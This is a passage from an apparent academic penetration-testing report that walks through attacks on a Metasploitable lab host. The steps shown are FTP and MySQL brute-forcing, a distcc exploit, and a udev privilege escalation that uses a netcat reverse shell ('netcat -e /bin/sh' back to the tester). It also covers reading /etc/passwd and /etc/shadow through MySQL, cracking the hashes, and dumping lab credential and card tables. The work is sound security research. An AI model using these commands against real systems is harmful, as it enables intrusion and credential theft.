[*] 192.168.1.200:21 - User 'service' has READ/WRITE access
[+] 192.168.1.200:21 - Successful FTP login for 'user':'user'
```

Figure 4.10 Brute-forcing FTP login with Metaploit Framework's auxiliary

- As attack 8 and attack 9 were successfully executed, the tester had now obtained the credentials to access the victim via FTP, as well as SSH services. Using FTP service, a privileged escalation exploit was uploaded to the target machine (attack 7). From here, the exploit could be complied and executed (attack 5) to achieve root's privilege. According to the experiment process, there were two possibilities to accomplish such task including:
  - Compiled and executed the exploit via SSH access (via attack 9).
  - Gained a meterpreter connection by exploiting Distcc service. Distcc is capable of speeding up the compilation by taking advantage of unused processing power from other machines with distccd daemon and a


compatible compiler installed (CSS, n.d.). This exploit is shown in figure 4.11.



```
msf exploit(distcc_exec) > set LHOST 192.168.1.250
LHOST => 192.168.1.250
msf exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo vfWaLkkvHHACCKMe;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "vfWaLkkvHHACCKMe\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.1.250:4444 -> 192.168.1.200:54136) at 2014-04-08 01:02:31 -0400

whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Figure 4.11 Exploiting Distcc service

- Using a netcat connection, attack 3 gained root access by executing the privileged escalation exploit via the meterpreter connection established in attack 6, as shown in figure 4.12. For the records, netcat is a networking utility which reads and writes data across the networks from the command line using TCP/IP protocol (netcat.sourceforge.net, 2006).



root@kali: ~
File Edit View Search Terminal Help
root@kali: ~
File Edit View Search Terminal Help

```
ls -l
total 16
-rw------- 1 tomcat55 nogroup    0 Apr  7 22:31 5183.jsvc_up
-rwxr-xr-x 1 daemon   daemon  8641 Apr  8 01:16 exploit8572
-rw-r--r-- 1 daemon   daemon  2768 Apr  8 01:15 exploit8572.c
echo '#!/bin/sh' > /tmp/run
echo '/bin/netcat -e /bin/sh 192.168.1.250 4444' >> /tmp/run
ps -eaf | grep udev | grep -v grep
root      2806     1  0 Apr07 ?        00:00:00 /sbin/udevd --daemon

./exploit8572 2805
```

```
root@kali:~/Desktop/Share# cd
root@kali:~# netcat -vlp 4444
netcat: listening on :: 4444 ...
netcat: listening on 0.0.0.0 4444 ...
netcat: connect to 192.168.1.250 4444 from 192.168.1.200 (192.168.1.200) 48100 [48100]

whoami
root
id
uid=0(root) gid=0(root)
```

Figure 4.12 Executing privileged escalation exploit via meterpreter connection

- Also using netcat connection, attack 4 gained root access, yet by executing the exploit via SSH connection. The result is illustrated in figure 4.13.


user@metasploitable: /tmp
File Edit View Search Terminal Help
root@kali: ~
File Edit View Search Terminal Help


```
root@kali:~/Desktop# ssh user@192.168.1.200
user@192.168.1.200's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Tue Apr  8 04:14:48 2014 from 192.168.1.250
user@metasploitable:~$ cd /tmp
user@metasploitable:/tmp$ ls
5183.jsvc_up  exploit8572  exploit8572.c  run
user@metasploitable:/tmp$ ps -eaf | grep udev
root      2806     1  0 Apr07 ?        00:00:00 /sbin/udevd --daemon
user      6153  6131  0 04:21 pts/1    00:00:00 grep udev
user@metasploitable:/tmp$ ./exploit8572 2805
chmod: changing permissions of `/tmp/run': Operation not permitted
user@metasploitable:/tmp$
```

```
root@kali:~# netcat -vlp 4444
netcat: listening on :: 4444 ...
netcat: listening on 0.0.0.0 4444 ...
netcat: connect to 192.168.1.250 4444 from 192.168.1.200 (192.
168.1.200) 40999 [40999]

whoami
root
id
uid=0(root) gid=0(root)
```

Figure 4.13 Executing privileged escalation exploit via SSH connection

Differentiating from the above attacks, attack 15, 22, and 24 focused on Mysql service.


- Starting from attack 18 which attempted to login to mysql running on the host, the task was accomplished by brute-forcing method with the mysql_login auxiliary of Metasploit Framework (attack 19), and Hydra (attack 20). Figure 4.14 presents successful brute-forcing results.



```
msf auxiliary(mysql_login) > run

[*] 192.168.1.200:3306 MYSQL - Found remote MySQL version 5.0.51a
[*] 192.168.1.200:3306 MYSQL - [001/219] - Trying username:'guest' with password:''
[+] 192.168.1.200:3306 - SUCCESSFUL LOGIN 'guest' : ''
[*] 192.168.1.200:3306 MYSQL - [002/219] - Trying username:'' with password:''
[-] Access denied
[*] 192.168.1.200:3306 MYSQL - [003/219] - Trying username:'4Dgifts' with password:''
[-] Access denied
```

Figure 4.14 Brute-forcing mysql login with Metasploit's auxiliary

- Once successfully login to the mysql server, various attacks could be deployed for further escalation. One of those was attack 17 which utilized the LOADFILE function of Mysql to display the contents of 'passwd' and 'shadow' files, as presented in figure 4.15.




```
mysql> select load_file('/etc/passwd');
+-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
| load_file('/etc/passwd')




+-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
-------------------------------------------
| root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```

```
mysql> select load_file('/etc/shadow');
+---------------------------------------------------------------
----------------------------------------------------------------
----------------------------------------------------------------
----------------------------------------------------------------
----------------------------------------------------------------
----------------------------------------------------------------
----------------------------------------------------------------
----------------------------------------------------------------
----------+
| load_file('/etc/shadow')






+---------------------------------------------------------------
----------------------------------------------------------------
----------------------------------------------------------------
----------------------------------------------------------------
----------------------------------------------------------------
----------------------------------------------------------------
----------------------------------------------------------------
----------------------------------------------------------------
----------+
| root:$1$7/MT4.w1$.5CHO08QvF47hBqMDMplN1:16160:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
```

Figure 4.15 Displaying 'passwd' and 'shadow' files' contents using LOADFILE function


- With these two files in hands, the data was unshadowed to generate password hashes. The hashes could be cracked (attack 16) by Hydra, or John the Ripper – another powerful password cracking tool included in Kali Linux. Figure 4.16 shows the password cracking results with John the Ripper. The acquired credentials could be used to access the target machine (attack 15).



```
root@kali:~/Desktop# john mysqlhash
Loaded 7 password hashes with 7 different salts (FreeBSD MD5 [128/128 SSE2 intri
nsics 12x])
postgres         (postgres)
user             (user)
msfadmin         (msfadmin)
service          (service)
toor             (| root)
123456789        (klog)
batman           (sys)
guesses: 7  time: 0:00:00:01 DONE (Tue Apr  1 04:45:02 2014)  c/s: 5536  trying:
 fuckme - pepper
Use the "--show" option to display all of the cracked passwords reliably
```

Figure 4.16 Password cracking with John the Ripper


- Other attack involved listing existing databases e.g. mysql. Surprisingly, Metasploitable is insecure enough to allow ‘guest’ user to view the contents of any database available. For example, by displaying the ‘user’ table of mysql database, the credentials of mysql users, even root, could be revealed as shown in figure 4.17. In this case, the passwords of root and guest user were left blank.



```
Connection id:    189
Current database: mysql

mysql> select * from user;
+------+------------------+----------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+---------------+
--------------+-----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------
----+--------------+-----------------+------------------+------------------+----------------+---------------------+--------------------+------------
----+----------+------------+-------------+--------------+---------------+-------------+-----------------+----------------------+
| Host | User             | Password | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv | Reload_priv | Shutdown_priv |
 Process_priv | File_priv | Grant_priv | References_priv | Index_priv | Alter_priv | Show_db_priv | Super_priv | Create_tmp_table_priv | Lock_tables_p
riv | Execute_priv | Repl_slave_priv | Repl_client_priv | Create_view_priv | Show_view_priv | Create_routine_priv | Alter_routine_priv | Create_user_p
riv | ssl_type | ssl_cipher | x509_issuer | x509_subject | max_questions | max_updates | max_connections | max_user_connections |
+------+------------------+----------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+---------------+
--------------+-----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------
----+--------------+-----------------+------------------+------------------+----------------+---------------------+--------------------+------------
----+----------+------------+-------------+--------------+---------------+-------------+-----------------+----------------------+
|      | debian-sys-maint |          | Y           | Y           | Y           | Y           | Y           | Y         | Y           | Y             |
 Y            | Y         | Y          | Y               | Y          | Y          | Y            | Y          | Y                     | Y
    | Y            | Y               | Y                | N                | N              | N                   | N                  | N
    |          |            |             |              |             0 |           0 |               0 |                    0 |
| %    | root             |          | Y           | Y           | Y           | Y           | Y           | Y         | Y           | Y             |
 Y            | Y         | Y          | Y               | Y          | Y          | Y            | Y          | Y                     | Y
    | Y            | Y               | Y                | Y                | Y              | Y                   | Y                  | Y
    |          | Y          |             |              |             0 |           0 |               0 |                    0 |
| %    | guest            |          | Y           | Y           | Y           | Y           | Y           | Y         | Y           | Y             |
 Y            | Y         | Y          | Y               | Y          | Y          | Y            | Y          | Y                     | Y
    | Y            | Y               | Y                | Y                | Y              | Y                   | Y                  | Y
    |          | Y          |             |              |             0 |           0 |               0 |                    0 |
+------+------------------+----------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+---------------+
--------------+-----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------
----+--------------+-----------------+------------------+------------------+----------------+---------------------+--------------------+------------
----+----------+------------+-------------+--------------+---------------+-------------+-----------------+----------------------+
3 rows in set (0.00 sec)
```

Figure 4.17 Displaying ‘user’ table from ‘mysql’ database

- With mysql’s root access, it is technically possible to escalate the privilege to obtain Linux’s root by using user-defined-functions provided by mysql (attack 22). Unfortunately, this attack is yet to be successfully performed in this study.
- In addition, by listing the available databases, valuable data e.g. credit cards details or web applications’ login credentials could be found (attack 23). Figure 4.18 presents such outputs.



```
mysql> select * from accounts;
+-----+----------+-------------+----------------------------+----------+
| cid | username | password    | mysignature                | is_admin |
+-----+----------+-------------+----------------------------+----------+
|   1 | admin    | adminpass   | Monkey!                    | TRUE     |
|   2 | adrian   | somepassword | Zombie Films Rock!        | TRUE     |
|   3 | john     | monkey      | I like the smell of confunk | FALSE   |
|   4 | jeremy   | password    | d1373 1337 speak           | FALSE    |
|   5 | bryce    | password    | I Love SANS                | FALSE    |
|   6 | samurai  | samurai     | Carving Fools              | FALSE    |
|   7 | jim      | password    | Jim Rome is Burning        | FALSE    |
|   8 | bobby    | password    | Hank is my dad             | FALSE    |
|   9 | simba    | password    | I am a cat                 | FALSE    |
|  10 | dreveil  | password    | Preparation H              | FALSE    |
|  11 | scotty   | password    | Scotty Do                  | FALSE    |
|  12 | cal      | password    | Go Wildcats                | FALSE    |
|  13 | john     | password    | Do the Duggie!             | FALSE    |
|  14 | kevin    | 42          | Doug Adams rocks           | FALSE    |
|  15 | dave     | set         | Bet on S.E.T. FTW          | FALSE    |
|  16 | ed       | pentest     | Commandline KungFu anyone? | FALSE    |
+-----+----------+-------------+----------------------------+----------+
16 rows in set (0.00 sec)

mysql> select * from credit_cards;
+------+------------------+------+------------+
| ccid | ccnumber         | ccv  | expiration |
+------+------------------+------+------------+
|    1 | 4444111122223333 | 745  | 2012-03-01 |
|    2 | 7746536337776330 | 722  | 2015-04-01 |
|    3 | 8242325748474749 | 461  | 2016-03-01 |
|    4 | 7725653200487633 | 230  | 2017-06-01 |
|    5 | 1234567812345678 | 627  | 2018-11-01 |
+------+------------------+------+------------+
5 rows in set (0.00 sec)
```

Figure 4.18 Displaying web login credentials

- The web applications' login credentials obtained from attack 23 were launching pads for further web-based attacks (24). However, these types of attacks are out of the scope of this research.

This concludes attacks on the Metasploitable host. The results are discussed in chapter 5 of the report. The next sub-section presents attacks performed on the Windows XP SP3 workstation.

4.3.2.2 Windows XP workstation.

With an ultimate goal of being able to login remotely with the highest level of access, the attack tree on Windows XP client is presented in figure 4.19 together with attacks' descriptions in table 4.7.





Figure 4.19 Attack tree diagram of Windows XP workstation host

Table 4.7 Attack's descriptions on Windows XP workstation host

Attack numbers	Attack's descriptions	Attack number	Attack's descriptions
1	Acquire administrator's privilege.	7	Start reverse handler to listen to victim's connection.
